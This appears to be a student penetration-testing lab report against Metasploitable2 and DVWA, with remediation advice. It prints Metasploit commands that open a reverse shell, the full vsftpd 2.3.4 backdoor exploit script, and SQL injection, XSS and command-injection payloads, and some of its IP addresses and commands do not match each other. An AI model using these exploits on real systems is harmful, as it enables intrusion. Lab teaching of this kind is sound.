Vulnerability Assessment and Penetration Testing (VAPT)

1. Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is a security testing process that helps organizations identify weaknesses in their systems, networks, and applications. The primary goal of VAPT is to discover vulnerabilities before they can be exploited by attackers.

In this practical lab environment, security testing was conducted using **Kali Linux as the attacking machine** and **Metasploitable2 as the vulnerable target system**. The experiment included multiple penetration testing phases such as reconnaissance, vulnerability scanning, exploitation of vulnerable services, and testing of web application vulnerabilities.

Several security tools were used during this assessment including **Nmap for network scanning, Metasploit Framework for exploitation, Exploit-DB for exploit research, and DVWA for web vulnerability testing**.

The objective of this exercise was to simulate a real-world penetration testing scenario and understand how security flaws in services and web applications can be exploited.

---

2. Reconnaissance

Reconnaissance is the first step in penetration testing where basic information about the target system is collected.

In this lab setup, the target system was the **Metasploitable2 virtual machine**, which was running inside a virtual environment. The attacker machine was **Kali Linux**, configured in the same network.

To verify connectivity between the attacker and the target machine, a **ping test** was performed.

Command used:

ping 10.110.144.229

The successful response confirmed that both systems were reachable within the same network environment.



Figure 1: Ping test confirming connectivity between Kali Linux and the target system.

3. Vulnerability Scanning

After verifying connectivity, the next phase involved scanning the target machine to identify open ports and running services.

The **Nmap network scanning tool** was used to detect services and potential vulnerabilities.

Command used:

nmap -sV -A 10.110.144.229

This command performs service version detection and aggressive scanning to identify available services on the target machine.

The scan revealed several open services including:

- FTP service
- SSH service
- HTTP web server
- Telnet service

- Samba file sharing service

These services provide possible attack surfaces that can be exploited by attackers.

```
┌──(varshaa㉿kali)-[~]
└─$ nmap -sV 10.110.144.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-11 21:16 IST
Nmap scan report for 10.110.144.229
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:97:A0 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux
; CPE: cpe:/o:linux:linux_kernel
```

Figure 2: Nmap scan results showing open ports and running services on the target system.

4. Exploitation

Once vulnerable services were identified, the exploitation phase was initiated using the **Metasploit Framework**.

Metasploit is a powerful penetration testing tool that allows security professionals to exploit vulnerabilities in systems and applications.

In this lab, the **Samba usermap script vulnerability** was exploited to gain access to the target machine.

Commands used:

msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.56.103

set LHOST 192.168.56.101
set LPORT 5555
run

After running the exploit, a command shell session was successfully established with the target system.



Figure 3: Metasploit search results identifying the Samba exploit module.



Figure 4: Metasploit exploit configuration showing target host settings.

Figure 5: Successful exploitation resulting in command shell access to the target system.

To verify the level of access obtained, the following command was executed:

whoami

The output confirmed that root privileges were obtained.

---

5. Exploit Customization

In addition to using Metasploit modules, exploit research was also conducted using the **Exploit-DB database**.

The **searchsploit tool** was used to search for publicly available exploits related to vulnerable services.

Command used:

searchsploit samba

This command displayed multiple exploit scripts available in the Exploit-DB repository.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------------------------------
 Exploit Title                                                           |  Path
---------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption           | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)           | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)           | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                         | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                   | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                  | multiple/remote/49719.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Figure 6: Searchsploit results showing available exploit scripts.

One of the exploit scripts was copied locally using the following command:

searchsploit -m <exploit-id>

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 49757
  Exploit: vsftpd 2.3.4 - Backdoor Command Execution
      URL: https://www.exploit-db.com/exploits/49757
     Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
    Codes: CVE-2011-2523
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/49757.py
```

Figure 7: Copying exploit script from Exploit-DB to the local machine.

The exploit script was opened using a text editor to examine its structure and understand how the exploit functions.

```
GNU nano 8.7                                    49757.py *
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting... ')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = int(input("Enter FTP port (default 21): ") or 21)#if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

Figure 8: Exploit script opened for analysis and modification.

6. Web Application Penetration Testing

The **Damn Vulnerable Web Application (DVWA)** was used to demonstrate common web security vulnerabilities.

DVWA is a purposely vulnerable application used for learning web application security.

6.1 SQL Injection

SQL Injection occurs when user input is improperly validated before being used in SQL queries.

An attacker can manipulate database queries to retrieve unauthorized data.

Payload used:

1' OR '1'='1

This payload bypasses authentication and retrieves multiple records from the database.

Figure 9: SQL Injection vulnerability allowing retrieval of database records.



Figure 10: SQL Injection result showing multiple database entries.

6.2 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) vulnerabilities occur when web applications display user input without proper sanitization.

A JavaScript payload was injected to test this vulnerability.

Payload used:

<script>alert('XSS')</script>

The alert message appeared in the browser, confirming the XSS vulnerability.

Figure 11: Successful XSS attack displaying JavaScript alert.

6.3 Command Injection

Command Injection vulnerabilities allow attackers to execute system commands through application inputs.

Payload used:

127.0.0.1; ls

This command executed a directory listing on the server.

Figure 12: Command injection attack executing system commands.

7. Findings Table

Finding ID	Vulnerability	Severity	Recommended Fix
F001	Samba usermap vulnerability	Critical	Update Samba to latest secure version
F002	SQL Injection	Critical	Use parameterized queries
F003	Cross-Site Scripting	High	Implement input sanitization
F004	Command Injection	Critical	Restrict command execution and validate inputs

8. Remediation Plan

The identified vulnerabilities can be mitigated through several security improvements. Services should be updated regularly to eliminate known vulnerabilities. Web application vulnerabilities such as SQL Injection and Command Injection can be prevented through input validation and secure coding practices.

Organizations should also implement secure coding guidelines, regular vulnerability scanning, and patch management procedures to prevent similar issues.

9. PTES Report

Executive Summary

A security assessment was performed on the Metasploitable2 system and DVWA web application to identify potential vulnerabilities. The testing environment consisted of Kali Linux interacting with the vulnerable system in a controlled environment.

Findings

The penetration test identified several vulnerabilities including a Samba service vulnerability, SQL Injection, Cross-Site Scripting, and Command Injection.

Recommendations

Outdated services should be patched regularly, and secure coding practices should be implemented to prevent injection attacks and improve application security.

---

10. Non-Technical Briefing

The security testing identified several weaknesses that could allow attackers to gain unauthorized access to the system. These vulnerabilities include insecure services and insufficient input validation in the web application.

By implementing proper security controls, regular software updates, and secure development practices, organizations can significantly reduce the risk of cyberattacks.

---

11. Conclusion

This VAPT lab demonstrated how vulnerable services and web applications can be exploited by attackers. Through reconnaissance, scanning, exploitation, and web testing, multiple vulnerabilities were successfully identified.

The results emphasize the importance of secure system configuration, regular patching, and continuous security assessments.